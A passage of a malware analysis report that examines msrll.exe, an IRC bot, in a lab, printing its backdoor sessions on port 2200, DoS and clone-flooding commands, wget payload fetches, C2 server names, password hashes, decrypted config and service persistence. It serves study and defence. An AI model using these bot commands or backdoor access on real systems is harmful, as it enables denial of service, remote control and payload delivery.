?sums	Displays MD5 hashes of files.
?uattr	Did not appear to work. Do not know function or purpose. Maybe IRC user attributes.
?unset	Removes set variables.
?update	Attempts to update a web site using url and id.
?uptime	Shows how long a system has been running.
?wget	Gets files using HTTP, HTTPS and FTP.

Table of commands identified with OllyDebug

Of the commands tried, the ?login command in particular, was used in numerous ways to try to authenticate to the msrll.exe infected systems via the #mils IRC channel.

Breakpoints were set on all the strcmp, strncmp and _stricmp functions in an effort to find the authentication process of ?login. Different parameters and numbers of parameters were tried with the ?login command. Some breakpoints did show that msrll.exe was evaluating input from the IRC channel for issued commands. In the OllyDebug output shown below, the string input on the IRC channel, “?login” was being compared to all the command strings, one by one, in this instance, “?clone.”

```
0040325F  |. FF30           |PUSH DWORD PTR DS:[EAX]      ; |Arg2 = 003F5C00 ASCII "?login"
00403261  |. FF33           |PUSH DWORD PTR DS:[EBX]      ; |Arg1 = 003F3C20 ASCII "?clone"
```

Screenshot of OllyDebug output showing IRC user input compared with valid commands

The ?login command was used with, and without, being authenticated on the 2200 port. Different settings were set up on the #mils IRC channel, such as requiring a password to join, different channel ops, different nicks such as “run5”, etc. However, nothing revealed how the ?login process worked.

The only other approach was to follow the code step-by-step, which would take considerable time. Currently, enough of the functionality and purpose of msrll.exe was understood to determine the security risks and mitigation. Therefore, it was concluded that there was no critical need to determine how communication was accomplished via IRC. Further attempts at trying to authenticate and communicate via IRC were abandoned. In relation to the security risks of msrll.exe, the assumption was made that it would be possible to communicate with infected systems via IRC, and risks were determined accordingly.

The following output is from a session with the msrll.exe program where many commands supported by msrll.exe were tried while authenticated on TCP port 2200. Some worked while others did not appear to work. These probably required a specific usage or environment in order to work. In exploring these commands, the most interesting was the “?set” command. The output of the “?set“ command can be seen at the top of “Screen shot 3 of 3” of the IRC session shown below. It showed the key configuration data for msrll.exe.

Beginning of IRC session (Screenshot 1 of 3):

```
#:pass BadPassword
XYZ
?status
service:N user:Administrator inet connection:Y contype: Lan  reboot privs:Y
?
(pass BadPassword) ?
?ping <ip> <total secs> <p size> <delay> [port]
finished 192.168.239.131
?smurf <ip> <p size> <duration> <delay>
smurf done
?jolt
?jolt <ip> <duration> <delay>
(pass BadPassword) ?dir
C:\WINNT\system32\mfm
08/20/2004  18:06   <DIR>           .
08/20/2004  18:06   <DIR>           ..
08/23/2004  20:26              1084  jtram.conf
08/23/2004  20:17           1175552  msrll.exe
?uptime
sys: 30m 56s bot: 19m 16s
?date
(pass BadPassword) ?date
?time
(pass BadPassword) ?time
?hostname
host: malware ip: 192.168.239.130
?mkdir evil
c:\evil created
?dir c:\evil
08/23/2004  20:47   <DIR>           evil
?rmdir c:\evil
?rmdir c:\evil :ok
?si
WIN2k (u:Administrator) mem:(123/191) 35% GenuineIntel Intel(R) Pentium(R) III M
obile CPU       866MHz
?exec notepad
?run notepad
?run: ran ok (4154440)
?ps
 0     [System Process]
 8     System
…Cut Short for Brevity…
 664   OLLYDBG.EXE
 1024  msrll.exe
 512   notepad.exe
 908   notepad.exe
?kill 908
pid 908 killed
notepad exited with code 0
```

Screenshot 1 of 3 netcat sessions with infected VMware Windows 2000 system on port 2200

(Screenshot 2 of 3):

```
?join #mils
□Set an irc sock to preform ?join command on□
  Type □.sklist□ to view current sockets, then □.dccsk□ <#>
.sklist
  #1 [fd:424] 192.168.239.131:0 [DCC ICON RNL ] last:0
   |=> (pass BadPassword) (00000021)
(pass BadPassword) .sklidt
  #1 [fd:424] 192.168.239.131:0 [DCC ICON RNL ] last:0
   |=> (pass BadPassword) (00000021)
  #3 [fd:548] collective7.zxy0.com:6667 [IRC □IATH□ IREG ICON RNL ] last:96
   |\=> [n:UXNpmAEQl fh:UXNpmAEQl!xUUdAc@192.168.239.130] (EFnet)
   |
   |---[#mils] (1) +tn
   |     |-[@UXNpmAEQl] [192.168.239.130]
?
(pass BadPassword) ./dccsk 3
□Set an irc sock to preform /join command on□
  Type □.sklist□ to view current sockets, then □.dccsk□ <#>
using sock #3 collective7.zxy0.com:6667 (UXNpmAEQl)
(pass BadPassword) /who #mils
(pass BadPassword) /list
(pass BadPassword) ?who
(pass BadPassword) ?who #mils
(pass BadPassword) hello irc users
(pass BadPassword) hello there
?msg UXNpmAEQl hello
said hello to UXNpmAEQl
/msg feihu hiya
said hiya! to feihu
/who #mils
(pass BadPassword) /who #mils
/list
(pass BadPassword) /list
?list
(pass BadPassword) ?list
/msg feihu "I can't read what you are saying..."
said I can't read what you are saying... to feihu
/msg feihu "There seems to be a little problem here with IRC"
said There seems to be a little problem here with IRC to feihu
/mode
(pass BadPassword) /mode
?mode
(pass BadPassword) ?mode
?free
usage: ?free <cmd>
?cd \
?sums
arcldr.exe       ae30898396b11ea379c7bd15316bd3c6
arcsetup.exe     51b4110935a5620483cae8b86c8d2371
boot.ini         bec50a347a5fb2ff498be5022637180f
NTDETECT.COM     21d9176d8dba084b0b6f2a0159aeeb83
ntldr            2ecc0cd4197c012f9d0fcff7f78e1d34
?play boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000 Professional" /fastdetect
?/nick hacker
```

Screenshot 2 of 3 netcat sessions with infected VMware Windows 2000 system on port 2200

(Screenshot 3 of 3):

```
?set
set jtr.bin msrll.exe
set jtr.home mfm
set bot.port 2200
set jtr.id run5
set irc.quit
set servers collective7.zxy0.com,collective7.zxy0.com:9999!,collective7.zxy0.com
:8080
set irc.chan #mils
set pass $1$KZLPLKDf$W8kl8Jr1X8DOHZsmIp9qq0
set dcc.pass $1$KZLPLKDf$55isA1ITvamR7bjAdBziX.
?md5p hacker ABC123
?md5p: $1$ABC123$VvP9l7.6VtKKoWUcgOAnT.

?set pass $1$ABC123$VvP9l7.6VtKKoWUcgOAnT.
?set
set jtr.bin msrll.exe
set jtr.home mfm
set bot.port 2200
set jtr.id run5
set irc.quit
set servers collective7.zxy0.com,collective7.zxy0.com:9999!,collective7.zxy0.co
:8080
set irc.chan #mils

?con
*** chdir: c:\winnt\system32\mfm -> c:\winnt\system32\mfm (0)
*** sk#1 collective7.zxy0.com is dead!
*** trecv(): Disconnected from collective7.zxy0.com err:0
*** conf_dump: wrote 6 lines
*** s_check: trying collective7.zxy0.com
*** tsend(): connection to collective7.zxy0.com:9999 failed

*** s_check: trying collective7.zxy0.com
*** tsend(): connection to collective7.zxy0.com:8080 failed

*** s_check: trying collective7.zxy0.com
*** logged into localhost.localdomain(collective7.zxy0.com) as IcKXxKwly
?free
*** chdir: c:\winnt\system32\mfm -> c:\winnt\system32\mfm (0)
?free usage: ?free <cmd>
*** chdir: c:\winnt\system32\mfm -> c:\winnt\system32\mfm (0)
?free ?msg
*** chdir: c:\winnt\system32\mfm -> c:\winnt\system32\mfm (0)
?msg free'd
*** chdir: c:\winnt\system32\mfm -> c:\winnt\system32\mfm (0)
?msg root "does this work now?"
*** chdir: c:\winnt\system32\mfm -> c:\winnt\system32\mfm (0)
 (S3cr3t) ?msg root "does this work now?"
*** chdir: c:\winnt\system32\mfm -> c:\winnt\system32\mfm (0)
?killsk 1
*** chdir: c:\winnt\system32\mfm -> c:\winnt\system32\mfm (0)
closing 1 [collective7.zxy0.com:6667]
*** chdir: c:\winnt\system32\mfm -> c:\winnt\system32\mfm (0)
```

Screenshot 3 of 3 netcat sessions with infected VMware Windows 2000 system on port 2200

Passwords for msrll.exe:

The set command gave insight about the structure of some of the encrypted strings in msrll.exe. Two passwords were incorporated into the msrll.exe code. One password: "1KZLPLKDf$55isA1ITvamR7bjAdBziX." with variable name “dcc.password” was used for authenticating on the backdoor port 2200. The other password:

“1KZLPLKDf$W8kl8Jr1X8DOHZsmIp9qq0 “ called “password” was believed to be used for authentication via IRC. This could not be validated. Both of these strings were made up of a “salt” value and an MD5 hash. In this string example, 1ABC123$VvP9l7.6VtKKoWUcgOAnT., ABC123 is the salt value used to encrypt the password “hacker” into the digest: “VvP9l7.6VtKKoWUcgOAnT.”.

Further study showed that the password was stored in the jtram.conf file. Once it was changed using the set command, msrll.exe could be restarted and would have the changed password. Below is the section where two different passwords were being set from information stored in jtram.conf.

```
0022FDFC   0040E7CD  /CALL to _stricmp from msrll.0040E7C8
0022FE00   003F3AF0  |s1 = "pass"
0022FE04   003F46B0  \s2 = "pass"
0022FE08   003F0000
0022FE0C   00000000
0022FE10   003F4708  ASCII "$1$ABC123$VvP9l7.6VtKKoWUcgOAnT."
```

Screenshot OllyDebug window showing access password on VMware Windows 2000 system

```
0022FDFC   0040E7CD  /CALL to _stricmp from msrll.0040E7C8
0022FE00   003F3B88  |s1 = "dcc.pass"
0022FE04   003F48F8  \s2 = "dcc.pass"
0022FE08   003F0000
0022FE0C   00000000
0022FE10   003F4950  ASCII "$1$KZLPLKDf$55isA1ITvamR7bjAdBziX."
```

Screenshot OllyDebug window showing dcc.password on VMware Windows 2000 system

Though the passwords can be changed and written to jtram.conf, setting a breakpoint at 7802745A showed that the encryption string did not match the string created by msrll.exe for authentication on port 2200. Even if the same salt value was used, the two password strings did not match.

IRC Clones:

One interesting command was the “?clone” command which took an IP address and number of desired copies of the user as input. This allowed the analyst to have many copies of their IRC session connected to the IRC server. In the screenshot example below:

#1 was the IRC server on collective7.zxy0.com.
#2 was the session connected to the “bot” port 2200 started from the VMware Linux system.
#3 & #4 were “cloned” users or “IRC clients” running on the “infected” VMware Windows 2000 system. Clones duplicated traffic, and could be used for Denial of Service (DoS).
#5 was the session connected to the “bot” port 2200 started from the Host system.

Messages could be sent to all “clones” using the command: “?clones all msg msgtext.” The clones also accepted die, join, part and raw IRC commands in the same way.

```
C:\Documents and Settings\tester>nc 192.168.239.132 2200
#:pass IdontKnow
?status
service:N user:Administrator inet connection:Y contype: Lan  reboot privs:Y
.sklist
  #1 [fd:488] collective7.zxy0.com:6667 [IRC ☻IATH☻ IREG ICON RNL ] last:259
   |\=> [n:FlbhgpTTl fh:FlbhgpTTl!SBkeTvB@192.168.239.132] (EFnet)
   |
   |---[#mils] (3) +tn
   |     |-[FlbhgpTTl] [192.168.239.132]
   |     |-[tim] [192.168.239.1]
   |     |-[@root] [127.0.0.1]
  #2 [fd:456] 192.168.239.131:0 [DCC ICON RNL ] last:146
   |=> (pass BadPassword) (00000021)
  #3 [fd:444] 192.168.239.131:6667 [IRC IREG CLON ICON RNL ] last:94
   |\=> [n:pudzFFYWw fh:pudzFFYWw!~rzUeBUC@192.168.239.132] (EFnet)
  #4 [fd:420] 192.168.239.131:6667 [IRC IREG CLON ICON RNL ] last:94
   |\=> [n:pCUxnEXOT fh:pCUxnEXOT!~kQMQZOPL@192.168.239.132] (EFnet)
  #5 [fd:508] 192.168.239.1:0 [DCC ICON RNL ] last:0
   |=> (pass IdontKnow) (00000021)
?status
service:N user:Administrator inet connection:Y contype: Lan  reboot privs:Y
?clones all
?clones: <die|join|part|raw|msg>
clones all msg Hi
(pass IdontKnow) clones all msg Hi
(pass BadPassword) whats up
not much - what about you?
(pass IdontKnow) not much - what about you?
```

Screenshot netcat session with the infected VMware Windows 2000 system

Five listening TCP ports in addition to 2200 were now running for the cloned IRC clients:

```
  Proto  Local Address          Foreign Address        State
  TCP    malware:epmap          malware:0              LISTENING
  TCP    malware:microsoft-ds   malware:0              LISTENING
  TCP    malware:1025           malware:0              LISTENING
  TCP    malware:1027           malware:0              LISTENING
  TCP    malware:1044           malware:0              LISTENING
  TCP    malware:1045           malware:0              LISTENING
  TCP    malware:1046           malware:0              LISTENING
  TCP    malware:2200           malware:0              LISTENING
  TCP    malware:netbios-ssn    malware:0              LISTENING
  TCP    malware:1044           collective7.zxy0.com:6667  ESTABLISHED
  TCP    malware:1045           collective7.zxy0.com:6667  ESTABLISHED
  TCP    malware:1046           collective7.zxy0.com:6667  ESTABLISHED
  TCP    malware:2200           192.168.239.1:ingreslock  ESTABLISHED
  TCP    malware:2200           collective7.zxy0.com:32787  ESTABLISHED
```

Screenshot netstat –a output on infected VMware Windows 2000 system

"Hackers" often wage wars on IRC channels and servers to gain control or to protect their turf. In this effort, they will often use IRC "bot" programs. A large number of "bot" programs at the fingertips of a "hacker" could be used for a variety of purposes. So far, msrll.exe appeared to fall in the category of being an IRC "bot." Standard network based DoS attacks such as ping floods, syn floods, smurf attacks, etc. were incorporated into msrll.exe. These attacks are launched with the ?ping, ?smurf, ?udp, ?jolt and ?syn commands. In addition to these kinds of attack tools, IRC channels could be flooded by having a lot of clones send data.

Setting up clones can be seen below:

```
?clone collective7.zxy0.com 20
?.skilist
(Gregory) ?.skilist
.sklist
  #1 [fd:420] collective7.zxy0.com:6667 [IRC ☻IATH☻ IREG ICON RNL ] last:156
   |\=> [n:Gregory fh:Gregory!~kXWdlXvER@192.168.239.132] (EFnet)
   |
   |---[#mils] (2) +tn
   |     |-[Gregory] [192.168.239.132]
   |     |-[root] [127.0.0.1]
  #2 [fd:476] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #3 [fd:448] 192.168.239.1:0 [DCC ICON RNL ] last:0
   |=> (Gregory) (00000021)
  #4 [fd:432] 192.168.239.131:6667 [IRC IREG CLON ICON RNL ] last:11
   |\=> [n:GDLyGEURA fh:GDLyGEURA!QssqsRkAOu@192.168.239.132] (EFnet)
  #5 [fd:484] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #6 [fd:500] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #7 [fd:516] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #8 [fd:532] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #9 [fd:548] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #10 [fd:564] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #11 [fd:580] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #12 [fd:596] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #13 [fd:612] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #14 [fd:628] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #15 [fd:644] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #16 [fd:660] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #17 [fd:676] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #18 [fd:692] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #19 [fd:708] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #20 [fd:724] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #21 [fd:740] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #22 [fd:756] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
  #23 [fd:772] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:11
?clones all join #mils
?clones all part #mils
?clones all die
>sklist
  #1 [fd:772] collective7.zxy0.com:6667 [IRC ☻IATH☻ IREG ICON RNL ] last:0
   |\=> [n:jkIsVMcLQ fh:jkIsVMcLQ!VrgkQyU@192.168.239.132] (EFnet)
   |
   |---[#mils] (2) +
   |     |-[jkIsVMcLQ] [192.168.239.132]
   |     |-[root] []
  #3 [fd:448] 192.168.239.1:0 [DCC ICON RNL ] last:0
   |=> (Gregory) (00000021)
?clone collective7.zxy0.com 100
.sklist
  #1 [fd:772] collective7.zxy0.com:6667 [IRC ☻IATH☻ IREG ICON RNL ] last:148
   |\=> [n:jkIsVMcLQ fh:jkIsVMcLQ!VrgkQyU@192.168.239.132] (EFnet)
   |
   |---[#mils] (2) +tn
   |     |-[jkIsVMcLQ] [192.168.239.132]
   |     |-[root] [127.0.0.1]
  #2 [fd:756] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:2
             … Cut Short for Brevity …
  #99 [fd:1580] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:3
  #100 [fd:1588] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:3
  #101 [fd:1596] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:3
  #102 [fd:1604] collective7.zxy0.com:6667 [IRC CLON ICON RNL ] last:3
?clones all msg root "This is going to blast the heck out of you..."
```

Screenshot from netcat session on port 2200 showing clone message flooding attack

In the following example, the “bad guy,” using the infected machine, logged on to msrll.exe on port 2200, then used the numerous clones to send a lot of messages to a user called root on the #mils channel. After blasting the messages, the “bad guy” asked if: “all was well.”

```
?clones all msg root "This is going to blast the heck out of you..."
?msg root "Is all well"
said Is all well to root
```

Screenshot from mIRC session showing communication attempt with the #mils channel

From root’s IRC terminal, a hundred messages of “This is going to blast the heck out of you…” appeared. After the last one, a message was asked: “Is all well?” Root responded: “sure why not?” Note, no response was seen, above, on the infected machine. This “bot” seemed to only offer one-way communication with channels such as #mils. The screenshot below is the “root” IRC nick response saying: “sure why not.”

```
*SlkTVisFf * This is going to blast the heck out of you..."
*SlkTVisFf * Is all well?
-> * SlkTVisFf * sure, why not?
```

Screenshot from mIRC session showing communication attempt with the #mils channel

Using an IRC client to connect to port 2200:

To connect to the “bot” port 2200, mIRC or any IRC client could be used. In fact, the communication protocol on the 2200 port was specifically designed for communicating with the IRC “/server” command which supplied a password and a nick name. The format was: “/server Infected-IP-Address 2200 AnyPassword AnyText.” For this particular lab environment: “/server 192.168.239.132 2200 mIRC XYZ” was used to connect.

Once connected, users can chat via dcc chat. There was no necessity to connect to the collective7.zxy0.com IRC channel #mils. The following box shows a chat between a mIRC client and a netcat session both connected to port 2200:

```
/privmsg mirc How are you doing?
(pass greg) /privmsg mirc How are you doing?
(PASS mIRC) PRIVMSG greg :I'm fine, you?
```

Screenshot from mIRC session showing communication with other users

Commands to the msrll.exe malware can be sent by using /raw:

```
/raw ?si
-> Server: ?si
WIN2k (u:Administrator) mem:(123/191) 35% GenuineIntel Intel(R) Pentium(R) III M
obile CPU       866MHz
```

Screenshot from mIRC session showing communication with msrll.exe

Once logged on to a system, files could be retrieved from anywhere on the Internet using wget. The wget command supported both HTTP and HTTPS as shown in the testing below:

From the "infected" system, a wget request was made to the HOST Windows 2000 system listening on port 80 with netcat:

```
?wget http://192.168.239.1/test.txt
```

Screenshot of wget in use

On the HOST Windows 2000 system, the netcat output showed the wget request:

```
C:\Documents and Settings\Leibolt>nc -l -p 80
GET /test.txt HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0
Host: 192.168.239.1
Cache-Control: no-cache
```

Screenshot of wget communication with server

The next test showed that wget attempted to set up an SSL session on port 443. The wget command was used with https specified in the URL:

```
?wget https://192.168.239.1/test.txt
```

Screenshot of wget in use

On the HOST Windows 2000 system, netcat listening on port 443 showed the wget request with SSL attempting to negotiate certificate exchange:

```
C:\Documents and Settings\Leibolt>nc -l -p 443
ÇL☺♥  3   ►  ♦  ♣
☺ Ç └♥ Ç        ♠ @  d  b  ♥  ♠☻ Ç♦ Ç  ‼  ↕  c;q≈ÑSMτ¥í┘→T☺┗▌Θ
```

Screenshot of wget attempting communication with ssl server

Using both wget and the dcc send/get commands permitted any kind of file(s) to be placed on the "infected" system. Hacker tools such as rootkits, exploits, DoS tools and Man in the Middle attacks tools, could be placed on the system to be used in an infinite number of ways. The system could be set up to be used as a Warez server or an smtp redirector for spamming, or to just remain as an IRC "bot." In any case, once infected with msrll.exe, the system was under complete control by the "bot Master."

Jtram.conf Configuration File

Reviewing the jtram.conf file that was created by msrll.exe showed that it was comprised of encrypted strings.


An example C:\WINNT\system32\mfm\jtram.conf file is shown below:

```
WgERAK26eAp/ziYQYvcz8FI7cRr8qF53WriVMaMRn6C7KNAaOA==
yf8RAB1qmBBUkB4KydVCsQmGcexM0hbdSFKyUQEXjJiWQVjx9g==
/QARAPgGhMrgUOe+P1hw4IDcLhWdHmPn3skZOlwY0woFtm1laA==
2P4RAOHEn1hbnZwkidf85WZZOp699Zp4zX3kDAtYAci335p7xg==
5P8RAJ9dx65690Se76TxBGJzWtx6VwLa0SgTj9QzwNTmfJnbww==
gv4RAASjBR7GSIip8uVhC+ld9qFtcfutCkFrktOGjvClUYd+qA==
Nv8RABIGYu8ZxfZByQilzGydwgOyHBBBOtaJuYU8xA5mfqLDSg==
pQARAO/pcow5VQC5fcdv4TN3kR2bVX0L6OOf4LScMhKmMWziEA==
5v9KAGbkslAjNmtyI9GhM962uuAc13JvrzobIN+w1Mk3RmyBMVK1NbDBtLmrga8BAJAZTriCdgKUQ3ADqf2FYslDfoZT9m
JPeQAGIQ9UBJ+A4SWhg6pDYYHXUEwmLQ==
fgIRACY0hG0LM31LSMM6DYCwucTEFXNlZzk/uPnxODFaRMLrNw==
hQERAClPDovqROT8l0Dc70FwTa6zm9NmSca8bCuy5C9jqmpzbw==
zAERAH8cPnAK4PhDNOTcxM7knWeXxbA7Z2GaPSk5/LBmQxsRFg==
KQERABwMaUS3OMasCXfdBVYtHLM3fkZFMeQsyJYlaKe+rqfhJw==
Wf4RAOoWY4r3QYoLGJyOyXGLbFKYTeIweh6s0aITEvzhhscSug==
iv8jAPTx35DVnFvzuh+c21mInwXTJvUVc6uA67orIp8R93tuuR5T+1J+pQlKZKtwiRIsX8kc5Q==
KP4RABIK+5C2EQyRMm/k+Ykk5O71RTmaJZ28yrQE9L4aPM/TWA==
nQARAEeTZraCYQ7oW0DFfrkKwG6535LRvEwJXglnWqoLhQh6/g==
sv4jALtaE2in+tgg0dT6BNTEYeubXZ6/pb7idMoT7jqAuUvuahfZl0Y8vT/Szp86OlLNKzfwxw==
```

Table displaying data in the jtram.conf file

By placing a break on memory address 00411780, and opening up the stack widow, the analyst could see the cleartext and associated ciphertext created for use in jtram.conf.

The following screen shot shows this setup:



Screenshot from OllyDebug showing breakpoint on 00411780 and both cleartext and ciphertext destined for jtram.conf file

Below are the cleartext / ciphertext pairs of the jtram.conf file as gleaned from OllyDebug:

Ciphertext	Cleartext
WgERAK26eAp/ziYQYvcz8FI7cRr8qF53WriVMaMRn6C7KNAaOA==	bot.port
yf8RAB1qmBBUkB4KydVCsQmGcexM0hbdSFKyUQEXjJiWQVjx9g==	2200
/QARAPgGhMrgUOe+P1hw4IDcLhWdHmPn3skZOlwY0woFtm1laA==	Set
2P4RAOHEn1hbnZwkidf85WZZOp699Zp4zX3kDAtYAci335p7xg==	irc.quit
5P8RAJ9dx65690Se76TxBGJzWtx6VwLa0SgTj9QzwNTmfJnbww==	Note: No cleartext displayed
gv4RAASjBR7GSIip8uVhC+ld9qFtcfutCkFrktOGjvClUYd+qA==	Set
Nv8RABIGYu8ZxfZByQilzGydwgOyHBBBOtaJuYU8xA5mfqLDSg==	Servers
pQARAO/pcow5VQC5fcdv4TN3kR2bVX0L6OOf4LScMhKmMWziEA==	collective7.zxy0.com,collective7.zxy0.com:9999, collective7.zxy0.com:8080
5v9KAGbkslAjNmtyI9GhM962uuAc13JvrzobIN+w1Mk3RmyBMVK1Nb	
DBtLmrga8BAJAZTriCdgKUQ3ADqf2FYslDfoZT9mJPeQAGIQ9UBJ+A4SWhg6pDYYHXUEwmLQ==	Set
fgIRACY0hG0LM31LSMM6DYCwucTEFXNlZzk/uPnxODFaRMLrNw==	irc.quit
hQERAClPDovqROT8l0Dc70FwTa6zm9NmSca8bCuy5C9jqmpzbw==	#mils
zAERAH8cPnAK4PhDNOTcxM7knWeXxbA7Z2GaPSk5/LBmQxsRFg==	Set
KQERABwMaUS3OMasCXfdBVYtHLM3fkZFMeQsyJYlaKe+rqfhJw==	Pass
Wf4RAOoWY4r3QYoLGJyOyXGLbFKYTeIweh6s0aITEvzhhscSug==	1KZLPLKDf$W8kl8Jr1X8DOHZsmIp9qq0
iv8jAPTx35DVnFvzuh+c21mInwXTJvUVc6uA67orIp8R93tuuR5T+1J+pQlKZKtwiRIsX8kc5Q==	Set
KP4RABIK+5C2EQyRMm/k+Ykk5O71RTmaJZ28yrQE9L4aPM/TWA==	dcc.pass
nQARAEeTZraCYQ7oW0DFfrkKwG6535LRvEwJXglnWqoLhQh6/g==	1KZLPLKDf$55isA1ITvamR7bjAdBziX.
sv4jALtaE2in+tgg0dT6BNTEYeubXZ6/pb7idMoT7jqAuUvuahfZl0Y8vT/Szp86OlLNKzfwxw==	Note: No cleartext displayed

Table showing ciphertext/ cleartext pairs in the jtram.conf file

Boot-up Activation:

The msrll.exe malware could only run successfully if an admin level user ID executed it. With full admin access, it wrote entries into the registry to ensure that the program would run again on re-boot. The Regshot showed that msrll.exe created 4 keys:

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Security
```

Screenshot from Regshot output

A Service called “Rll enhanced drive” which runs msrll.exe was set up:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\DisplayName: "Rll enhanced drive"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\ImagePath:
"C:\WINNT\system32\mfm\msrll.exe"
```

Screenshot from Regshot output

The Regmon tool showed that Microsoft Services set the "Rll enhanced drive" service:

```
30527   384.17245376    SERVICES.EXE:212    SetValue
        HKLM\System\CurrentControlSet\Services\mfm\ImagePath   SUCCESS
        "C:\WINNT\system32\mfm\msrll.exe"
30528   384.17250824    SERVICES.EXE:212    SetValue
        HKLM\System\CurrentControlSet\Services\mfm\DisplayName      SUCCESS      "Rll enhanced drive"
```


Screenshot from Regmon output

Debugger code showed the service setup code:

```
0040CA2A  |. 6A 02       PUSH 2                          ; |StartType = SERVICE_AUTO_START
0040CA2C  |. 68 20010000 PUSH 120                        ; |ServiceType =
SERVICE_WIN32_SHARE_PROCESS|SERVICE_INTERACTIVE_PROCESS
0040CA31  |. 68 FF010F00 PUSH 0F01FF                     ; |DesiredAccess = SERVICE_ALL_ACCESS
0040CA36  |. 68 97C84000 PUSH msrll.0040C897             ; |DisplayName = "Rll enhanced drive"
0040CA3B  |. 68 4EBD4000 PUSH msrll.0040BD4E             ; |ServiceName = "mfm"
0040CA40  |. 53          PUSH EBX                        ; |hManager
0040CA41  |. E8 EA4C0000 CALL <JMP.&ADVAPI32.CreateServiceA>      ; \CreateServiceA
```

Screenshot from OllyDebug showing Rll enhanced drive service setup

As a service, msrll.exe was set to run at boot time. The Microsoft services utility clearly showed the "Rll enhanced drive" (msrll.exe) set to run at boot:



Screenshot from Windows Services Manager

Analysis Wrap-Up

Analysis has shown that the msrll.exe malware would primarily fall under the category of being an IRC "bot." The http://www.newircusers.com/nfaq.html web site provided a good description of a "bot:"

17. **What is a BOT?**
